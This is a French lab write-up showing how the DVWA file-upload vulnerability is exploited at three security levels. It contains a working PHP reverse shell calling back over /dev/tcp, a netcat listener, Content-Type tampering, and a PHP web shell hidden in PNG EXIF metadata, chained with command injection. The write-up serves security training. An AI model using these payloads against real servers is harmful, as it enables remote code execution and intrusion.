Dans le niveau de sécurité **Low** de DVWA, le code source PHP révèle l'absence totale de mécanismes de contrôle :



```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo "<pre>Your image was not uploaded.</pre>";
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
?>
```


Analyse des faiblesses du code :

- **Absence de filtrage d'extension** : Le serveur ne vérifie pas si l'extension du fichier est autorisée (ex. .jpg, .png). Un fichier .php est accepté de la même manière qu'une image.
- **Absence de vérification du type MIME** : Le champ Content-Type de la requête HTTP n'est pas contrôlé.
- **Absence d'inspection du contenu** : Les octets magiques (*magic bytes*) du fichier ne sont pas analysés pour vérifier s'il s'agit réellement d'une image.
- **Répertoire de destination exécutable et accessible** : Le fichier est directement déplacé dans le dossier hackable/uploads/, accessible publiquement via le serveur

web, permettant l'exécution directe de scripts PHP côté serveur (Remote Code Execution - RCE).

1. Test du fonctionnement légitime

Un premier test est effectué en téléversant un fichier image standard (img). L'application confirme le succès du transfert et affiche le chemin d'accès : ../../hackable/uploads/img. La consultation directe de l'URL <http://localhost/DVWA/hackable/uploads/img> valide l'accessibilité publique du répertoire de stockage.




2. Création de la charge utile (Reverse Shell)

Un script PHP personnalisé nommé reverse.php est rédigé sur la machine attaquante. Ce script contient un appel système chargeant un shell Bash interactif redirigé vers l'adresse IP et le port de l'attaquant :

```
~/Bureau/reverse.php - Mousepad
Fichier Éditer Rechercher Affichage Document Aide
1 <?php
2 exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.195.128/4444 0>&1'");
3 ?>
4 |
```

3. Configuration de l'écouteur Netcat

Sur la machine Kali Linux (192.168.195.128), un écouteur est démarré sur le port 4444 afin de réceptionner la connexion entrante :




```
root@kali: /home/kali
Session Actions Éditer Vue Aide

(root@kali)-[/home/kali]
# nc -nlvp 4444
listening on [any] 4444 ...
```

4. Téléversement du fichier malveillant

Le fichier reverse.php est sélectionné puis téléversé via l'interface web de DVWA. En l'absence de toute restriction, l'application renvoie le message d'affirmation :
../../../../hackable/uploads/reverse.php successfully uploaded!



5. Exécution du payload et prise de contrôle (RCE)

L'attaquant navigue vers l'URL du fichier téléversé :
`http://localhost/DVWA/hackable/uploads/reverse.php`.


L'interpréteur PHP du serveur web exécute le script, déclenchant l'établissement du reverse shell. La console Netcat intercepte immédiatement la connexion et fournit un accès shell interactif avec l'utilisateur `www-data` :

```
(root@kali)-[~]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.195.128] from (UNKNOWN) [192.168.195.128] 54952
bash: cannot set terminal process group (4992): Inappropriate ioctl for device
bash: no job control in this shell
www-data@kali:/var/www/html/DVWA/hackable/uploads$ ls
ls
dvwa_email.png
img
reverse.php
www-data@kali:/var/www/html/DVWA/hackable/uploads$ cat reverseee.php
cat reverseee.php
cat: reverseee.php: No such file or directory
www-data@kali:/var/www/html/DVWA/hackable/uploads$ cat reverse.php
cat reverse.php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.195.128/4444 0>&1'");
?>
www-data@kali:/var/www/html/DVWA/hackable/uploads$
```

L'exécution de commandes arbitraires sur le système cible est ainsi confirmée.

Medium Security

Dans le niveau **Medium**, le développeur a introduit une tentative de sécurisation basée sur la vérification de la taille du fichier et de son type MIME :



```

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}

```

Analyse de la faille logicielle :

- **Infailibilité supposée du type MIME client** : La variable `$_FILES['uploaded']['type']` est renseignée directement à partir de l'en-tête HTTP Content-Type transmis par le navigateur de l'utilisateur.
- **Absence de validation d'extension et de contenu réel** : Le serveur ne vérifie ni l'extension finale du fichier (.php), ni la structure interne des données (signature binaire / *magic bytes*). Il fait une confiance aveugle à la valeur Content-Type fournie dans la requête POST.

L'exploitation repose sur la falsification de la requête HTTP (*Request Tampering*) à l'aide d'un proxy d'interception (Burp Suite) afin de tromper le contrôle de type MIME.


1. Identification du blocage applicatif

Lors de la tentative de téléversement direct du fichier `reverse.php`, l'application rejette le fichier et affiche le message d'erreur :




2. Interception de la requête HTTP via Burp Suite

Le téléversement du fichier reverse.php est renouvelé en maintenant l'interception active sur Burp Suite Proxy. L'inspection du corps de la requête POST montre que le navigateur identifie le fichier avec le type MIME suivant :



3. Falsification de l'en-tête Content-Type (Header Tampering)

Puisque le contrôle serveur s'appuie uniquement sur cette valeur, l'en-tête est modifié manuellement au vol dans Burp Suite pour remplacer application/x-php par un type MIME autorisé :



La requête modifiée est ensuite transmise (*Forward*) au serveur web target.

4. Confirmation du téléversement sur le serveur

Le serveur valide la condition `$uploaded_type == "image/jpeg"` et déplace le fichier exécutable dans le répertoire cible sans altérer son nom ni son extension. L'application confirme le succès : `../../hackable/uploads/reverse.php succesfully uploaded!`




5. Exécution du payload et obtention du shell (RCE)

Un écouteur Netcat restant actif sur la machine attaquante (`nc -nlvp 4444`), l'accès direct via le navigateur à l'URL `http://localhost/DVWA/hackable/uploads/reverse.php` déclenche l'exécution du script PHP. La connexion inverse est établie et fournit un accès shell interactif avec l'utilisateur `www-data` :

```
(root@kali)-[~]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.195.128] from (UNKNOWN) [192.168.195.128] 36464
bash: cannot set terminal process group (4992): Inappropriate ioctl for device
bash: no job control in this shell
www-data@kali:/var/www/html/DVWA/hackable/uploads$ ls
ls
dvwa_email.png
img
reverse.php
www-data@kali:/var/www/html/DVWA/hackable/uploads$ pwd
pwd
/var/www/html/DVWA/hackable/uploads
www-data@kali:/var/www/html/DVWA/hackable/uploads$
```

High Security

Dans le niveau **High**, l'application durcit considérablement le contrôle en introduisant une vérification stricte de l'extension du fichier ainsi qu'une validation du contenu binaire via la fonction PHP `getimagesize()` :




```
Damn Vulnerable Web Application (DVWA)Source :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox
http://localhost/DVWA/vulnerabilities/view_source.php?id=upload&security=high

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if ( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower(
        $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}
```



Analyse des mécanismes de défense :

- **Restriction stricte d'extension** : Seules les extensions .jpg, .jpeg et .png sont acceptées, rendant inefficace le simple renommage de fichier PHP.
- **Validation de la structure binaire** : La fonction `getimagesize()` lit les en-têtes du fichier pour vérifier qu'il s'agit d'une image valide, bloquant ainsi les faux fichiers images contenant uniquement du code source PHP.

Le contournement de cette sécurité nécessite une **attaque par stéganographie** (injection du code PHP dans les métadonnées de l'image), suivie d'un **enchaînement de vulnérabilités (Vulnerability Chaining)** pour forcer l'interprétation PHP du fichier hébergé.

1. Injection du Web Shell dans les métadonnées EXIF

Pour franchir la vérification `getimagesize()`, un code PHP est injecté directement dans le champ `DocumentName` des en-têtes EXIF d'une image PNG légitime (img.png) à l'aide de l'outil `exiftool` :

```
(root@kali)-[/home/kali]
# exiftool -DocumentName="<h1>File Upload-High Security<br><?php if(isset($_REQUEST['cmd']))){echo '<pre>';\$_cmd = ($_REQUEST['cmd']);system(\$_cmd);echo '</pre>';} __halt_compiler();?></h1>" img.png
1 image files updated

(root@kali)-[/home/kali]
#
```

- **Effet** : Le fichier conserve sa structure d'image PNG valide (les *magic bytes* et dimensions sont préservés), tout en embarquant une charge utile PHP exécutable.

2. Téléversement de l'image modifiée

Le fichier `img.png` est téléversé via l'interface web. Le serveur valide l'extension (.png), la taille et les dimensions de l'image via `getimagesize()`. L'application confirme la réussite de l'opération :



3. Enchaînement via la vulnérabilité Command Injection


Bien que le fichier soit présent sur le serveur, l'accès direct à `img.png` ne fait qu'afficher l'image sans exécuter le code PHP, car le serveur web ne traite pas les fichiers `.png` avec l'interpréteur PHP.

Pour contourner cette limitation, une seconde vulnérabilité présente sur l'application (Command Injection) est exploitée pour dupliquer et renommer le fichier image en un fichier portant l'extension `.php` :



4. Exécution distante de commandes (RCE)

Le fichier `img.php` contient désormais l'image PNG initiale ainsi que le code PHP injecté dans les métadonnées. L'accès direct au fichier via le navigateur permet de passer des commandes système au paramètre `cmd` :



File Upload-High Security

Résultat : Le serveur interprète le code PHP situé dans les métadonnées EXIF et renvoie le résultat de la commande `ls` sur la page web :



